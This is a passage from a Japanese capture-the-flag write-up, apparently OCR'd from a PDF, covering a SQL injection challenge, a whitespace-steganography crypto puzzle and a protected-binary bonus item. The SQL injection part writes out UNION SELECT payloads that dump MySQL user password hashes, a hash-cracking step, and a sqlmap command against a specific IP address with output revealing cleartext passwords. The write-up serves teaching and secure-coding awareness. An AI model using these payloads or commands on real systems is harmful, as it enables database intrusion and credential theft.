
「' ORDER BY 1 #」と入力すると以下の通り、解釈される。ORDER BY 句はレコードを並び替える命令であり、以下の例では 1 列目をキーとして昇順に並び替えると解釈される。

```
SELECT ???? FROM ????? WHERE ???? LIKE '' ORDER BY 1 #' ???
```


エラーが出ないことから、1 列以上はあることがわかる（当たり前）。数字の 1 をエラーが出るまでインクリメントし、入力する。








上記から、列の数は3つであることがわかる。列の数を把握することで、「UNION」句が利用できるようになる。「UNION」句は異なるテーブルを結合する際に利用する句だが、列の数は揃えなければならない。試しに値が全て「null」であるレコードを結合する。



入力値:' UNION SELECT null,null,null #

```
SELECT ???, ???, ??? FROM ????? WHERE ???? LIKE ''
UNION SELECT null,null,null #' ???
```

一番下に空の1行が表示されていることから、成功したことが伺える。この後ろの SELECT 文を変更すれば、DB 内の様々な情報が出力できる。




たとえば、MySQL のバージョンは VERSION()、DB のカレントユーザ名は USER()で出力させることができる。

入力値:' UNION SELECT null,VERSION(),USER() #

```
SELECT ???, ???, ??? FROM ????? WHERE ???? LIKE ''
UNION SELECT null,VERSION(),USER() #' ???
```

MySQL のバージョンは 5.1.73、ユーザ名は root である。問題は teshigawara という DB ユーザのパスワードを聞いているので、MySQL の DB ユーザが格納されている DB を参照する。


MySQL では mysql データベースの user テーブルにユーザ名、パスワード（ハッシュ）を格納している。「SELECT User,Password FROM mysql.user」でユーザ名、パスワードが入手できるので、列名を合わせて、攻撃用の SQL 文に挿入する。



入力値:' UNION SELECT null,User,Password FROM mysql.user#

```
SELECT ???, ???, ??? FROM ????? WHERE ???? LIKE '' UNION SELECT null,User,Password FROM
mysql.user #' ???
```

パスワードのハッシュは入手できたので、ハッシュをクラックする。



Hash	Type	Result
B63F8333EF765FF3E9B0BB1D30A65687B6039C08	MySQL4.1+: sha1(sha1_bin())	5733

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

ハッシュクラックサイト「CrackStation」(https://crackstation.net/)

答え:5733

Sqlmap による解き方

sqlmap(Kali Linux 収録ツール)というツールを利用すると前項の作業を自動化することができ、1つのコマンドで DB のパスワードを入手することができる。

コマンド：sqlmap -u http://157.7.53.197/page2.php?keyword=1 --passwords

実行結果

```
root@kali:~# sqlmap -u http://157.7.53.197/page2.php?keyword=1 --passwords

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting at 00:43:54

[00:43:54] [INFO] resuming back-end DBMS 'mysql'
[00:43:54] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s)
requests:
---
Place: GET
Parameter: keyword
    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
```

```
    Payload: keyword=1' UNION ALL SELECT
NULL,CONCAT(0x7172627071,0x4d45454c667556665365,0x71756b7871),NULL#
---
[00:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.3
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5
[00:43:54] [INFO] fetching database users password hashes
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[00:43:55] [INFO] writing hashes to a temporary file
'/tmp/sqlmaphashes-U6dOh2.txt'
do you want to perform a dictionary-based attack against retrieved password
hashes? [Y/n/q] y
[00:43:56] [INFO] using hash method 'mysql_passwd'
[00:43:56] [INFO] resuming password '5733' for hash
'*b63f8333ef765ff3e9b0bb1d30a65687b6039c08' for user 'teshigawara'
[00:43:56] [INFO] resuming password 'admin123' for hash
'*01a6717b58ff5c7eafff6cb7c96f7428ea65fe4c' for user 'root'
database management system users password hashes:
[*] root [1]:
    password hash: *01A6717B58FF5C7EAFFF6CB7C96F7428EA65FE4C
    clear-text password: admin123
[*] teshigawara [1]:
    password hash: *B63F8333EF765FF3E9B0BB1D30A65687B6039C08
    clear-text password: 5733
```

おまけに root のパスワードも抽出できた(admin123)。

出題者からのメッセージ

上記のような SQL インジェクションの脆弱性はもっとも原始的なものであり、WAF を検討する以前のセキュアコーディングで排除すべきものである。Web サイトを外注した場合は上記脆弱性がないか、確認したほうがよい。

内部犯行（CRYPT）


暗号化された文書を解読する問題。メール本文のメッセージは一見空白に見えるが、テキストエディタにコピーすると、スペース、タブ、改行で成り立っていることがわかる。

```
TSSSSSSSSTSSSTSSSSSSSTSSSSSSSSSSSSS
TSSSSSSSSTSSSTSSSSTSSSSSSSSSSSSSS
TSSSSSSSSTSSSTSSSSSSTSSSSSSSSSS

（中略）

TSSSSSSTSSS
TSSSSSSTS
TSST
TSST
TSST
```

※スペースを S、タブを T に置換した結果。




ShinoCryptor で暗号化されているため、ShinoCryptor をダウンロードし、動作を試してみる。暗号文を貼り付けて、[Encrypt]をクリックするとパスワードが異なる「The key is wrong! Or the message is corrupted.」というメッセージから、パスワード認証が行われていることが伺える。つまり、メッセージ本文にはパスワードとなる元データがあると仮説を立てることができる。

様々な文字列を暗号化し、結果を観察してみる。パスワード（Key Phrase）は「password」で、「AAA」、「BBB」、「CCCC」を暗号化してみる。

AAA	BBB	CCCC
		TSSSSTSSS
TSSSSTS	TSSSSTSS	TSSSSTSSS
TSSSSTS	TSSSSTSS	TSSSSTSSS
TSSSSTS	TSSSSTSS	TSSSSTSSS
TSSSSSSST	TSSSSSSST	TSSSSSSST
TSSSSSSTS	TSSSSSSTS	TSSSSSSTS
TSSSSSSSTSSS	TSSSSSSSTSSS	TSSSSSSSTSSS
TSSSSSSSTSSS	TSSSSSSSTSSS	TSSSSSSSTSSS
TSSSSSSSTSSSSSSS	TSSSSSSSTSSSSSSS	TSSSSSSSTSSSSSSS
TSSSSSSTSSSSSSSSSSSSS	TSSSSSSTSSSSSSSSSSSSS	TSSSSSSTSSSSSSSSSSSSS
TSSSSSSSTSS	TSSSSSSSTSS	TSSSSSSSTSS
TSSSSSSTSSSS	TSSSSSSTSSSS	TSSSSSSTSSSS
TSST	TSST	TSST
TSST	TSST	TSST

共通

上部は異なっており、下部（ピンク色）は共通している。
共通のパスワードを利用しているため、共通部分がパスワード情報を格納していると推測できる。元のメッセージに共通部分を付加し、KeyPhrase 欄に「password」復号（Decrypt ボタン）すると復号できる。



答え：WEAKCRYPTO


なお、共通ではない部分に着目した場合、「A」の ASCII コード 0x41 と「TSSSSTS」を比較すると、S(スペース)の数がタブ区切りで ASCII コードを表していることに気付くことでも解くことができる。

出題者からのメッセージ
ちなみに ShinoCryptor は出題者が学生時代に開発したツールで、暗号化というよりもステガノグラフィーツールであると言える。

難攻不落（BINARY）

難攻不落はおまけ問題であり、「不正使用（BINARY）」と同様のプログラムに商用のクラッキング対策を施したバイナリであり、解き方は契約上で記すことはできない上に、出題者も解けていない。

なお、ライセンスキーは「THISISTHELICENCEKEY」である。



答え：POWERFULARXAN

本問題は、契約上一般公開はできないため、サーバから削除している。

以上